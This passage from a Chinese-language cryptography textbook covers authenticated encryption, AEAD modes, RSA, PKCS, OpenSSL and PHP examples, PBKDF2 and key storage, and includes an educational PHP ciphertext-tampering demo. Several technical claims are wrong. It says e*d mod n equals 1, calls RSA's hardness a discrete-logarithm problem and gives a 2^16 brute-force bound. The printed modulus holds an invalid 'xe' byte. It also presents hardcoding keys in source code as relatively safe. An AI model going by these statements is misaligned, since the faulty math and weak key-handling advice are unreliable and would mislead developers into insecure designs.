讲完对称加密算法和 MAC 算法后，必须将这两种算法放在一起描述，核心的观点就是加密算法不能提供完整性，加密的同时必须引入 MAC 算法避免消息被篡改。

加密算法能够解决机密性的问题，比如攻击者虽然能够截获加密数据，但如果没有密钥，则无法得到原文。

完整性的意思是消息没有被篡改，仅仅加密数据是无法保证数据完整性的，初听起来可能觉得很奇怪。攻击者如果没有密钥就无法破解原文，也就无法篡改，数据必然是完整的。遗憾的是攻击者虽然无法破解数据，但是可以修改密文的部分数据，然后发送给接收者，接收者通过密钥发现能够解密，但是解密出来的值实际上不是原文，消息已经被修改了，也就是说加密操作不能提供完整性。

接下来通过一个 PHP 例子来描述为什么加密不能提供完整性，运行下面的代码最终能够破解密文：

```
// 密钥
$key = "000102030405060708090a0b0c0d0e0f";
$obj = new AES128Encryptor($key);
$ciphertext = $obj->encrypt(1);

// 对生成的密文值进行 Base64 编码
$ciphertext = base64_encode($ciphertext) ;

// 构建替代字符，通过暴力破解方式去修改密文
for ($i=41;$i<=90;$i++)
    $s[] =sprintf("%c",$i);
for ($i=97;$i<=122;$i++)
    $s[] =sprintf("%c",$i);
// = 和 + 两个字符
$s[] = "=";
$s[] = "+";

for ($i=0;$i<54;$i++) {
    for ($j=0;$j<23;$j++) {
        $rd = $ciphertext;
        // 对密文进行篡改，每次修改一位
        $rd[$j] = $s[$i];

        if ($obj->decrypt(base64_decode($rd)) == 1) {
            echo "成功篡改: " . $ciphertext . "_" . $rd . "\n" ;
            exit;
        }
    }
}
```

示例中的代码会迭代对明文中的每一位进行篡改，如果能够反解成功，表示加密操作虽然能够保证机密性，但不能保证完整性，读者可以运行示例代码了解细节。

截至目前，读者知晓了对称加密算法可以保证消息的机密性，MAC 算法可以保证消

息的完整性，将两者结合起来，就可以保证消息同时具备机密性和完整性，演示的 PHP 代码如下：

```
// 加密密钥
$key = "000102030405060708090a0b0c0d0e0f";

// MAC 算法密钥，一般不同于加密密钥
$mackey = "2510c39011c5be704182423e3a695e91";

$obj = new AES128Encryptor($key);

$plaintext = "hello";

// 加密值
$ciphertext = $obj->encrypt($plaintext);

// MAC 值
$mac = hash_hmac("sha256", $plaintext, $mackey);

// 发送的消息包含加密值和 MAC 值
$message = base64_encode($ciphertext . $mac);
echo $message;
```

2.5.5 AD 加密模式

使用者结合对称加密算法和 MAC 算法，提供机密性和完整性的模式也叫作 Authenticated Encryption (AE) 加密模式，主要有三种，简单介绍如下。

1) Encrypt-and-MAC (E&M)

这种模式（图 2-11）就是对消息分别进行加密运算和 MAC 运算，然后将两个运算结果结合起来发送给接收方。




图 2-11 Encrypt-and-MAC

2) MAC-then-Encrypt (MtE)

这种模式（图 2-12）先对消息进行 MAC 计算，然后将消息和 MAC 值组合在一起再

进行加密，最终的加密值再发送给接收方。在 HTTPS 中，一般使用这种模式进行处理，比如 AES-128-CBC#PKCS7-HMAC-SHA256 模式。

3) Encrypt-then-MAC (EtM)

这种模式（图 2-13）先对消息进行加密得到密文，然后对密文再计算 MAC 值，最终将密文和 MAC 值组合在一起再发送给接收方。




图 2-12 MAC-then-Encrypt




图 2-13 Encrypt-then-MAC

不管是 Encrypt-and-MAC 模式还是 MAC-then-Encrypt 模式，使用不当的话都会存在安全问题，目前建议使用 Encrypt-then-MAC 模式。需要强调的是，这三种模式使用者必须分别处理，一旦处理不当，就可能会存在安全风险，那有没有一种方法在底层直接提供加密和 MAC 运算呢？无须使用者分别处理加密和 MAC 运算，这就是接下来讲解的 AEAD 模式。

2.5.6 AEAD 加密模式

AEAD（Authenticated Encryption with Associated Data）是 AE 加密模式的一种变体，AE 模式需要使用者单独处理加密运算和 MAC 运算，一旦使用不当，就容易出现安全问题。

AEAD 加密模式在底层组合了加密算法和 MAC 算法，能够同时保证数据机密性和完整性，减轻了使用者的负担，主要有三种模式，接下来分别介绍。

1) CCM 模式

CCM（Counter with CBC-MAC）模式也是一种 AEAD 模式，不过在 HTTPS 中使用得比较少。

这种模式使用 CBC-MAC（一种 MAC 算法）算法保证完整性，使用块密码 AES 算法

CTR 模式的一种变种进行加密运算，底层采用的是 MAC-then-Encrypt 模式。

2) GCM 模式

GCM (Galois/Counter Mode) 是目前比较流行的 AEAD 模式。在 GCM 内部，采用 GHASH 算法（一种 MAC 算法）进行 MAC 运算，使用块密码 AES 算法 CTR 模式的一种变种进行加密运算，在效率和性能上，GCM 都是非常不错的。

3) ChaCha20-Poly1305

ChaCha20-Poly1305 是谷歌发明的一种算法，使用 ChaCha20 流密码算法进行加密运算，使用 Poly1305 算法进行 MAC 运算。

2.6 公开密钥算法

现在介绍加密学中非常重要的一个算法，那就是公开密钥算法 (Public Key Cryptography)，也称为非对称加密算法 (Asymmetrical Cryptography)，公开密钥算法不是一个算法而是一组算法，如果公开密钥算法用于加密解密运算，习惯上称为非对称加密算法。

在介绍具体的公开密钥算法之前，先了解公开密钥算法和对称加密算法的一些异同。

1) 功能不一样

对称加密算法虽然有很多的算法和加密机制，但主要用于加密和解密。而公开密钥算法的功能比较多，可以进行加密解密、密钥协商、数字签名。

2) 密钥是一对

对称加密算法中，密钥是一串数字，加密者和解密者使用同样的一个密钥。公开密钥算法之所以包含公开两字，表示密钥可以部分公开，公开密钥算法的密钥是一对，分别是公钥 (public key) 和私钥 (private key)，一般私钥由密钥对的生成方（比如服务器端）持有，避免泄露，而公钥任何人都可以持有，也不怕泄露。

3) 运算速度很慢

相比对称加密算法来说，公开密钥算法尤其是 RSA 算法运算非常缓慢，一般情况下，需要加密的明文数据都非常大，如果使用公开密钥算法进行加密，运算性能会惨不忍睹。公开密钥算法在密码学中一般进行密钥协商或者数字签名，因为这两者运算的数据相对较小。

公开密钥算法最重要和最广泛使用的算法就是 RSA 算法，该算法是 Ron Rivest、Adi Shamir、Leonard Adleman 三个人创建的，以三个人名字的首字母命名。RSA 算法是一个

多用途的算法，可以进行加密解密、密钥协商、数字签名，需要重点理解。在本章中，主要使用 RSA 算法讲解加密解密运算，加密解密过程如图 2-14 所示。




图 2-14 公开密钥算法

2.6.1 理解 RSA 的内部结构

对称加密算法中的密钥是一串数字，没有太多的其他含义，而 RSA 算法中的公钥和私钥在生成的时候有很大的关系，公钥和私钥不只是一串数字，由很多参数组成，公钥和私钥一般以文件的形式提供。

加解和解密过程也需要密钥文件中的其他参数，在理解公开密钥算法的时候，首先要掌握密钥文件的内部结构。

1) 密钥文件生成过程

密钥文件（包含公钥和私钥）内部结构大概如下：

```
typedef struct rsa_st
{
    BIGNUM *p;
    BIGNUM *q;
    BIGNUM *n;
    BIGNUM *e;
    BIGNUM *d;
} RSA;
```

接下来看看如何生成密钥对：

- ◎ 选取两个很大的质数 p 和 q 。
- ◎ 求这两个数的乘积 n 。
- ◎ 取一个公开指数 e ，这个数的值小于 $(p-1)(q-1)$ ， e 对应的值和 $(p-1)(q-1)$ 的值互质。
- ◎ e 和 n 组合起来就相当于公钥。 n 值的长度就相当于密钥对的长度。
- ◎ 通过 e 、 p 、 q 能够计算出私钥 d ， d 和 n 组合起来就是私钥。一旦计算出私钥， p 和 q 这两个数就可以丢弃，这样更安全。如果不丢弃且和 d 一同保存在私钥文件中，则运算的时候效率更高。 e 和 d 之间存在互逆的关系。

从上面的过程可以看出，密钥对的生成是依赖于数学知识的，有复杂的关系，整个过程是公开的。

2) 加密过程

RSA 算法假如应用于加密，一般使用公钥加密，私钥解密，看看过程是怎么样的：

$$C = M^e \pmod n$$

这个过程表示对明文 M 进行多次幂运算，运算的次数就是公钥，计算出值后再进行模运算 ($\pmod n$)，最终得到的 C 就是密文。

接下来看看解密过程是怎么样的？对密文进行 d 次的幂运算，然后进行模运算，最终得到明文 M 。

$$M = C^d \pmod n$$

至于加密和解密如何互逆，依赖于算法和密钥对，过程如下：

- ◎ C^d 的过程相当于 $(M^e)^d$ 。
- ◎ $(M^e)^d$ 相当于 $M^{(e*d)}$ 。
- ◎ $(e*d) \pmod n$ 等于 1。
- ◎ $C^d \pmod n$ 最终就能反解出 M 。

3) RSA 算法安全性

幂运算的逆过程就是求对数问题，而模运算可以认为是离散问题，组合起来 RSA 算法就是离散对数模型，只要密钥长度足够长，离散对数很难破解。

安全性和密钥对的长度有关，也就是和 n 这个值有关，它可以称为密钥长度，破解私钥有两个方法：

- ◎ 公钥持有人有 e 和 n ，而要计算出私钥 d ，需要知道 p 和 q ，想通过一个巨大的数字 n 获取 p 和 q 是一个因式分解问题，暴力破解很难。
- ◎ 攻击者假如想通过密文和公钥破解私钥，就要求解决离散对数问题，更是难上加难。

目前，对于 RSA 非对称加密算法来说，一个 2048 比特长度的密钥对被认为是安全的。

2.6.2 PKCS 标准

和对称密钥算法一样，公开密钥算法也有使用标准，公开密钥算法的标准称为 PKCS (Public Key Cryptography Standards)，这个标准由很多的子标准组成，指导使用者正确地

使用公开密钥算法。

PKCS 标准最早是由 RSA 公司制定的，目前逐步交由标准化组织 IETF（Internet Engineering Task Force）的 PKIX 工作组来维护。表 2-10 描述了 PKCS 标准的所有子标准，致力于密码学的读者可以以此了解密码学知识。

表 2-10 PKCS 标准的所有子标准

子标准简称	子标准全称	说 明
PKCS #1	RSA Cryptography Standard	可以参考 RFC 8017 文档，主要描述 RSA 密钥对的关系，描述 RSA 算法如何进行加密解密、生成和验证签名
PKCS #3	Diffie-Hellman Key Agreement Standard	描述了一种公开密钥算法，主要用于在不安全的通道中协商出一个安全的密钥
PKCS #5	Password-based Encryption Standard	可以参考 RFC 8018 文档，基于口令的加密标准
PKCS #6	Extended-Certificate Syntax Standard	描述 X.509 证书扩展的一个标准
PKCS #7	Cryptographic Message Syntax Standard	密码学消息语法标准
PKCS #8	Private-Key Information Syntax Standard	可以参考 RFC 5958 文档，用于定义私钥的标准
PKCS #9	Selected Attribute Types	可以参考 RFC 2985 文档，定义其他一些标准（比如 PKCS#6、PKCS#7、PKCS#8、PKCS#10）的可选类型属性
PKCS #10	Certification Request Standard	可以参考 RFC 2986 文档，证书 CSR 请求的标准
PKCS #11	Cryptographic Token Interface	产生密码学令牌的一个标准
PKCS #12	Personal Information Exchange Syntax Standard	可以参考 RFC 7292 文档，主要用来保存私钥和证书的一种标准
PKCS #13	Elliptic Curve Cryptography Standard	ECC 椭圆曲线的一个标准，是公开密钥算法非常重要的一个补充
PKCS #14	Pseudo-random Number Generation	伪随机数生成器标准

截至目前，读者可能了解了 PKCS#5 和 PKCS#7 子标准中的填充标准，对于其他标准可能一无所知，学习完本书后，希望读者能够回顾这张表格，学习更多的知识。学习 RSA 算法主要使用 PKCS#1 标准，接下来讲讲 PKCS#1 标准的填充标准。

和 AES 算法一样，RSA 算法也有填充标准，使用 RSA 算法进行加密解密的时候，如果使用不当很容易出现安全问题。比如说同样的明文、同样的密钥经过 RSA 加密，如果每次得到的密文都是相同的，破解的风险就比较大。为了解决类似的安全问题，PKCS#1 标准定义了两种机制，用于处理填充问题，从而保证同样的明文、同样的密钥经过 RSA 加密，每次的密文都是不一样的。

两种填充机制分别是 RSAES-PKCS1-V1_5 和 RSAES-OAEP，两者在命名上显得有点奇怪，RSAES-PKCS1-V1_5 其实是 PKCS#1 v1.5 以前的版本，而 RSAES-OAEP 可以认为是 PKCS#1 v2.0 以后的版本，只是官方称之为 RSAES-OAEP。

目前推荐使用的填充标准是 RSAES-OAEP，OpenSSL 命令行默认使用的标准是 RSAES-PKCS1-V1_5。

2.6.3 RSA 加密算法的应用场景

再次声明，RSA 算法除了能够加密解密，还有其他的用途，本节主要讲解加密解密用途。

在大部分应用场景下，比如 HTTP 应用中，传递的内容都很大，但是公开密钥算法运算很慢，所以很少使用公开密钥算法加密，但 RSA 算法确实具备加密特性，应用场景如下：

1) 单步加密

公钥是公开的，很多客户端知道，而私钥必须由服务器端保密，所以一般客户端用公钥加密的方式传递一些关键数据，比如客户端可以对自己的信用卡号加密，然后传递给服务器端，服务器端解密后无须回应，这就是单步加密的模式。

下面举个例子，客户端要向服务器端发送自己的身份证号，可能的步骤如下：

- ◎ 客户端向服务器端发送连接请求，服务器返回 RSA 密钥对的公钥给客户端，自己保留密钥对的私钥。
- ◎ 客户端接收到服务器的公钥，使用公钥对身份证号进行 RSA 加密，并发送给服务器。
- ◎ 服务器端用 RSA 私钥解密接收到的数据，获取的值就是用户的身份证号。

由于只有服务器端才有私钥，所以攻击者即使获取到加密数据也不能进行反解。

2) 双向加密

在单步加密过程中，服务器端无法发送密文，如果服务器端用私钥加密数据，然后发送给客户端，由于公钥是公开的，任何人都能解密，所以这个过程是不成立的。

通过 RSA 算法如何真正做到加密呢？如何确保通信的过程中，服务器端和客户端能够互相发送加密消息呢？

举个例子来解释什么是双向加密，完成的功能是用户要查询账户（身份证）下还有多少余额：

- ◎ 客户端生成一对 RSA 密钥对，然后连接服务器端，并将自己的公钥（clientPublicKey）发给服务器端。
- ◎ 服务器端接收请求后，保存客户端的公钥，然后生成另外一对 RSA 密钥对，并将公钥（serverPublicKey）发送给客户端。
- ◎ 客户端使用服务器的公钥（serverPublicKey）加密身份证号，加密的数据发送给服务器端，期待服务器端返回自己的账户余额。
- ◎ 服务器端接收到数据后，用自己的私钥（serverPrivateKey）解密出客户端的身份证号，然后查询出用户的余额，并用客户端的公钥（clientPublicKey）加密余额，并发送给客户端。
- ◎ 客户端用自己的私钥（ClientPrivateKey）解密接收到的数据，这个数据就是自己账户下的余额。

这就是双向加密，如果不考虑性能问题，RSA 算法确实可以完成数据加密。

2.6.4 RSA 加密算法实践

1) OpenSSL

(1) 使用 `genrsa` 子命令生成密钥对，密钥对是一个文件：

```
# 生成的密钥长度是 2048 比特
$ openssl genrsa -out mykey.pem 2048

# 口令结合 3DES 算法保护密钥对
$ openssl genrsa -des3 -out mykey2.pem 2048
```

`mykey.pem` 文件中包含 `e`、`n`、`d` 等相关信息，在加密解密的时候都要加载密钥文件。
`-des3` 表示 `mykey2.pem` 文件使用 3DES 算法进行加密保护，3DES 算法的密钥是通过口令生成的，关于口令的概念后续会讲解，目前可以简单地认为口令就是一个弱密钥。

(2) 从密钥对中分离出公钥：

```
$ openssl rsa -in mykey.pem -pubout -out mypubkey.pem

# 需要输入口令才能分离公钥
$ openssl rsa -in mykey2.pem -pubout -out mypubkey2.pem
```

公钥一般是要发送给发送者的，所以需要从密钥对中分离出公钥，`-pubout` 参数表示输出一个公钥文件。

(3) 校验密码对文件是否正确：

```
$ openssl rsa -in mykey.pem -check -noout
```

-noout 参数表示不打印密钥对信息，如果校验成功，说明密钥对文件无误。

(4) 显示公钥信息：

```
$ openssl rsa -pubin -in mypubkey.pem -text
```

-in 参数表示输入文件，如果输入是公钥文件，需要输入-pubin 参数。-text 参数表示打印密钥的相关信息。

输出信息如下：

```
Public-Key: (2048 bit)
Modulus:
  00:a9:13:d1:35:f2:23:ad:1e:e4:82:d6:49:7b:5b:
  5d:5d:37:7b:bb:02:ee:6e:03:59:55:3e:b1:bd:b4:
  eb:ee:98:5d:ed:8f:63:67:76:43:25:17:c7:b8:b9:
  17:2f:35:66:98:1b:ed:28:4e:93:f6:d4:ed:be:a8:
  d6:04:cc:4b:5d:9e:8c:4f:fe:24:dc:ac:48:02:9f:
  a7:43:8f:92:be:c5:48:d3:17:17:bd:43:8c:04:bf:
  f6:ec:71:bb:0b:04:46:e1:b8:d3:e1:8d:7a:0c:5d:
  79:d3:c4:xe:33:6c:8e:fd:c0:ae:b8:8b:53:68:9e:
  cf:f1:20:e3:52:fc:19:72:68:b1:2b:cb:2d:ef:b7:
  78:ba:cf:60:ed:c0:d5:e1:d0:fc:84:f1:b1:31:c1:
  7f:88:3e:db:61:db:f4:96:fd:d8:f9:7f:d1:ce:61:
  75:6a:0e:46:xe:39:16:30:2e:94:ae:8f:c0:a6:e6:
  64:d1:5f:5b:9e:30:01:2a:6a:02:5a:49:ea:7d:e8:
  f9:c7:e1:f3:10:6c:02:e0:fa:65:6f:da:48:8a:d5:
  9f:6a:dc:51:6d:ca:33:f3:a7:d9:16:e6:ac:01:93:
  db:1a:55:4a:05:ce:1d:cf:a3:94:ce:8b:e0:78:b7:
  6e:cf:a0:dd:4f:30:3d:34:63:db:57:43:xe:5e:43:
  e0:8b
Exponent: 65537 (0x10001)
writing RSA key
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAqRPRNfIjrR7kgtZJe1td
XTd7uwLubgNZVT6xvbTr7phd7Y9jz3ZDJRfHuLkXLzVmmBvtKE6T9tTtvqjWBMxL
XZ6MT/4k3KxIAp+nQ4+SvsVI0xcXvUOMBL/27HG7CwRG4bjT4Y16DF1508TeM2yO
/cCuuItTaJ7P8SDjUvwZcmixK8st77d4us9g7cDV4dD8hPGxMcF/iD7bYdv0lv3Y
+X/RzmFlag5G3jkWMC6Uro/ApuZk0V9bnjABKmoCWknqfej5x+HzEGwC4Pplb9pI
itWfatxRbc0z86fzFuarAZPbGlVKBc4dz6OUzovgeLduz6DdTzA9NGPbV0PeXkPg
iwIDAQAB
-----END PUBLIC KEY-----
```

其中 **Public-Key** 表示密钥的长度。**Modulus** 的值表示公开密钥系数，就是 RSA 结构中的 **n**。**Exponent** 的值表示公钥，就是 RSA 结构中的 **e**。-----BEGIN PUBLIC KEY-----和-----END PUBLIC KEY-----之间表示公钥具体的值。

(5) RSA 加密

使用 **rsautl** 子命令进行数据加解和解密。

```
$ echo "hello" >>plain.txt

# 使用密钥对加密
$ openssl rsautl -encrypt -inkey mykey.pem -in plain.txt -out cipher.txt

# 使用公钥加密，务必有 -pubin 参数表明 -inkey 参数输入的是公钥文件
$ openssl rsautl -encrypt -pubin -inkey mypubkey.pem -in plain.txt -out
cipher.txt

# 解密
$ openssl rsautl -decrypt -inkey mykey.pem -in cipher.txt
```

rsautl 命令默认的填充机制是 **PKCS#1 v1.5**，可以指定使用 **PKCS#1 OAEP** 机制，比如：

```
$ openssl rsautl -encrypt -inkey mykey.pem -in plain.txt -out cipher.txt
-oaep
```

2) PHP

通过 **PHP** 例子来加深对于 **RSA** 公开密钥算法的印象，非常简单。

```
// 原始值
$data = "hello";

// 加载公钥文件
$pkeyid = openssl_pkey_get_public("file://mypubkey.pem");

// 使用 PKCS#1 v1.5 标准加密数据
$bool = openssl_public_encrypt($data, $encdata, $pkeyid, OPENSSL_PKCS1_
PADDING );
openssl_free_key($pkeyid);

// 加载私钥文件
$pkeyid = openssl_pkey_get_private("file://mykey.pem");

// 遵循同样的标准解密文件
openssl_private_decrypt($encdata, $descdata, $pkeyid, OPENSSL_PKCS1_
PADDING);
openssl_free_key($pkeyid);
```

```
// 输出原始值和解密值
echo $data."_"."$descdata;
```

2.7 密钥

密钥是密码学中非常关键的概念，一般情况下，密钥一旦被截获，密文就能够被解密。密钥最重要的属性就是密钥的长度，密钥长度决定了密钥空间的大小，如果密钥长度过短，很容易受到暴力攻击。密码学的算法是公开的，一般很难破解，密钥是攻击者可能采取的攻击手段，攻击者可以不断猜测密钥，最多经过 2^{16} 次运算（生成各种不同的密钥）就能破解密文，暴力攻击就是不断地迭代密钥进行攻击。

为了避免暴力破解，不同密码学算法的密钥应该保证一定长度，比如 AES 算法安全的密钥长度是 128 比特，密钥长度足够长也不代表安全，密钥应该是随机、无法预测的。

那么密钥到底是什么？从两个维度考虑：

- ◎ 对称加密算法、MAC 算法使用的密钥就是一串数字。
- ◎ 公开密钥算法中的密钥是一对，由多个部分组成，但本质上也可以认为由多个数字组成。

密钥虽然是简单的数字，但在实际使用过程中还是复杂的，涉及密钥生成、存储、传输等一系列的工作。

密钥的作用也不仅仅是加密解密，还有其他的一些功能，表 2-11 简单列举了密钥的作用，由于还有很多密码学算法没有讲解，读者即使不明白含义，也不用过于担心，在完成本章的学习后，可以回顾该表格的内容。

表 2-11 密钥的作用

名 称	作 用	说 明
对称加密算法密钥	加密解密	密钥不能泄露
非对称加密算法密钥	加密解密	公钥可以公开，私钥不能泄露
MAC 算法的密钥	消息验证	密钥不能泄露
数字签名算法的密钥	身份验证	公钥可以公开，私钥不能泄露
会话密钥	加密解密	密钥不能泄露，该密钥一般配合对称加密算法进行加密解密
基于口令的密钥	进行权限校验、加密解密等	口令不能泄露

2.7.1 生成密钥

密钥最关键的特性：

- ◎ 足够的长度，达到一定长度才能保证算法安全性。
- ◎ 不可预测性，不能是简单的数字、字母组合，否则即使长度足够，密钥本身也容易被破解。

在密码学中，为了生成密钥，一般采用两种方法：

- ◎ 基于伪随机生成器生成密钥。
- ◎ 基于口令的加密（Password-based Encryption，简称 PBE）算法产生密钥。

使用伪随机数生成器（PRNG）生成的密钥足够随机，很难预测，对于人类来说很难记住，同时由于不具备可预测性，攻击者很难对密钥本身进行攻击，除非该密钥泄露了。

PBE 算法生成的密钥一般情况下无须存储，因为使用同样的口令就能生成同样的密钥，这是其优点之一，PBE 算法生成的密钥有时候并不是为了使用该密钥，而有其他用途，这是非常重要的一个概念。接下来重点讲解口令的概念、口令和密钥的区别、口令的作用、各种 PBE 算法。

2.7.2 口令和 PEB 算法

口令（password 或者 passphrase）也可以认为是一种密钥，都需要保密，不能泄露。口令和密钥最大的区别在于口令更容易生成、更容易记忆，一般情况下口令记录在人脑中，口令可以认为是一种弱密钥，由固定的字母、数字、符号组成，长度也有一定的限制。

在密码学中很少直接用口令进行加密，容易受到暴力攻击和字典攻击，暴力攻击的原理在于口令都是由固定的字母、数字、符号组成的，攻击者可以生成所有可能的口令，然后使用口令迭代去解密，一旦成功解密，就表示口令被暴力破解了。

字典攻击本质上也是一种暴力攻击，只是能够加快破解效率（时间和空间），人类一般使用常见的字母、数字、符号组合成口令（比如很多人喜欢用字母 password 作为口令），攻击者可以将常见的口令保存在一张字典中，然后用字典中的口令迭代去解密密文。除了字典攻击，还有彩虹表攻击方式，破解的关键点就在于口令相对容易猜测和预测。

1) 口令用于身份校验

在 2.3.2 节介绍了微博、微信等系统中采用口令进行身份校验，口令使用摘要算法计算出一个密钥（这个密钥并不是为了加密解密），这就是一种简单的 PBE 算法，但这种算

法是存在安全风险的，很多开发者喜欢使用这种方式存储口令，所以重点讲解下其潜在的风险。

很多程序员喜欢使用摘要函数处理用户的口令，然后将摘要值（密钥）存储到数据库中，基于的原理就在于摘要算法的摘要值不能计算出原有口令，本质上这也是一种基于口令的密钥生成算法，当然这种算法是不严谨的，存在安全问题，攻击者仍然能够采用字典攻击，攻击方式大概如下：

- ◎ 某个系统的用户库被攻击者盗库，用户库包含了所有用户的信息，口令经过摘要运算以密钥的形式保存在用户库中。
- ◎ 攻击者虽然获取了用户库，但是不能冒充用户，原因在于攻击者不能使用用户库中的密钥进行登录。
- ◎ 攻击者的破解思路就是通过密钥破解原始口令，攻击者猜测系统使用某种摘要算法处理了用户口令。
- ◎ 攻击者对所有字典字符（包含了常见的口令）进行摘要计算，然后和用户库的密钥匹配，一旦成功匹配，就代表用户的口令泄露了。

这种简单处理口令的方式没有太大的安全性，相当于在用户库中明文存储口令。

在密码学中，存在一种密码衍生算法（Key Derivation Function，KDF），该算法可以简单理解为通过某些值可以生成任意长度的一个（多个）密钥，常见的 KDF 算法有很多，比如 PBKDF2、bcrypt、scrypt 等。

从中可以看出，基于口令的加密算法（PBE）可以认为是 KDF 算法的一种具体应用，接下来重点介绍 PBKDF2 算法，通过该算法实现基于口令的加密（PBE），即基于口令生成密钥。

2) PBKDF2 算法

PBE 算法标准定义在 RFC 2898 文档中，描述了 PBKDF2 函数的实现细节：

`DK = PBKDF2 (PRF, Password, Salt, c, dkLen)`

- ◎ PRF 是一个伪随机函数，可以简单地理解为摘要算法。
- ◎ Password 表示口令。
- ◎ Salt 表示盐值，一个随机数。
- ◎ c 表示迭代次数。
- ◎ dkLen 表示最后输出的密钥长度。

PFR 相当于一个摘要算法，利用了摘要算法的单向性、输出值固定长度的特性。

Salt 是使用随机数生成器生成的一个数值，通过 Salt 能够避免字典攻击，结合口令和 Salt，攻击者就很难创建出所有的字典组合，增大了密钥的搜索空间。需要注意的是每个口令对应的 Salt 不能是相同的，因为用户的口令很多是相同的，需要确保最终产生的密钥是不同的。Salt 是明文保存的，一般不和最终生成的密钥保存在一起。

c 表示迭代运算次数，攻击者只要不断地进行暴力攻击，仍然存在密钥被破解的可能。为了减缓攻击者的破解速度，生成密钥的时候可以迭代多次，这样创建密钥的时间增加了，破解的时间也会对应增加，由于增加了时间复杂度，攻击者破解的成功率就会下降。

OpenSSL 命令行工具没有 PBKDF2 的子命令，写代码时可以引用 OpenSSL 库的 PKCS5_PBKDF2_HMAC_SHA1 函数完成运算。

在 PHP 语言中，也有内置的 openssl_pbkdf2 函数，该函数的原型如下：

```
// $password 表示口令
// $salt 表示盐值
// $key_length 表示密钥的输出长度
// $iterations 表示迭代次数
// $digest_algorithm 表示摘要算法
string openssl_pbkdf2 (string $password , string $salt , int $key_length ,
int $iterations [, string $digest_algorithm = "sha1" ])
```

PHP 官方手册介绍了一个例子，读者可以以此加深对 PBKDF2 函数的理解：

```
$password = 'yOuR-pAs5w0rd-hERe';
// 随机的盐值
$salt = openssl_random_pseudo_bytes(12);
$keyLength = 40;
$iterations = 10000;
$generated_key = openssl_pbkdf2($password, $salt, $keyLength, $iterations,
'sha256');
//转换为 16 进制
echo bin2hex($generated_key)."\n";
echo base64_encode($generated_key)."\n";
```

3) 在 OpenSSL 命令行中使用口令

2.4 和 2.6 节使用 OpenSSL 命令行工具讲解 AES、RSA 加密解密操作的时候，涉及了口令，那时候读者可能还不明白口令的含义，简单地理解为弱密钥，现在再回顾一下。

(1) enc 子命令

```
$ openssl enc -aes-256-cbc -salt -in file.txt -out file.enc -pass
pass:password -p
```

使用 `enc` 子命令加密的时候，可以基于口令和 `salt` 生成一个对称加密算法强密钥，如果操作者显示输入密钥的话，可能会使用一个很容易被暴力破解的对称加密算法密钥。而基于口令，操作者解密的时候不用输入一个很长的对称加密算法密钥。

（2）`genrsa` 子命令

```
$ openssl genrsa -des3 -out mykey2.pem 2048
```

使用 `genrsa` 子命令生成 `RSA` 密钥对的时候，为了防止该密钥对被泄露，可以使用对称加密算法进行保护，对称加密算法使用的密钥就是通过口令生成的。

2.7.3 密钥存储和传输

生成密钥后，需要考虑的问题就是密钥存储和密钥传输，存储和传输需要结合在一起考虑，接下来通过两个维度进行讲解。

1) 静态密钥

有些密钥需要存储，有些密钥不需要存储，密钥可以存储到文件、数据库、专属的设备中。一旦密钥泄露了，面临的核心问题就是隐私被暴露了，密钥和密文是一样重要的，有了密钥相当于密文被解密了。需要存储的密钥是静态不变的，也称为长期密钥，在一定时间内都是生效的，除非主动更新或者废弃密钥。

对于个体、小范围团体的网络通信或非网络通信的应用来说，加密解密的操作者之间都是熟识的，可以通过简单的途径将密钥告诉给密钥使用者，一般有以下几种方式：

- ◎ 密钥硬编码在代码中。
- ◎ 以口头、邮件的方式传输密钥。

不管是将密钥硬编码在代码中还是通过邮件的方式传输，都要注意安全，静态密钥的有效期相对较长，密钥拥有者很难发现密钥泄露了，所以有必要经常更改密钥。

简单介绍下密钥硬编码的应用场景，开发者开发了一个记事本应用，需要将笔记保存到磁盘中，为了安全性，数据存储到磁盘的时候需要使用对称加密算法加密，从磁盘读取笔记的时候使用同样的密钥进行解密，由于加密和解密的密钥局限于该应用，可以将密钥硬编码到代码中，密钥由于只有开发者知道，相对来说不存在泄露的可能。

再介绍一个邮件传输密钥的应用场景，开发者开发另一个 `HTTP API` 接口，为了保证机密性，使用对称加密算法加密该接口的内容，由于接口的使用方并不多，开发者也熟识使用方的身份，可以给每个使用方分配一个密钥，然后将密钥存储到数据库中，最后以邮件的方式告知每个使用者的密钥，这种分配、存储、传输密钥的解决方案相对来说非常简

单有效，有一定的应用场景，但一旦邮件泄露，就存在很大的安全风险。

2) 动态密钥

在 Web 应用中，不太适合使用长期静态密钥，互联网网站的用户非常多，来自世界各地，客户端和服务端可以采用加密算法保证数据机密性，而加密解密运算需要密钥，服务器如何将密钥安全传输给客户端呢？如果能够安全传输密钥，那也可以同样的方式传输数据，为了安全传输密钥，难道对密钥也要进行加密保护吗？好像进入了死循环。

也就是说网络通信应用中，安全传输密钥是非常难以解决的问题：

- ◎ 对于一个网站来说，客户端用户非常多，服务器不可能给每个客户端分配同样的密钥，因为如果密钥相同，一个客户端就可以解密另外一个客户端传输的数据，如果给每个客户端分配不同的密钥，那么密钥存储的数据库容量就非常大，不存在可操作性。
- ◎ 对于一个网站来说，服务器端根本不知道客户端是谁，也不认识这些客户端，无法以邮件这样的方式通知每个客户端。
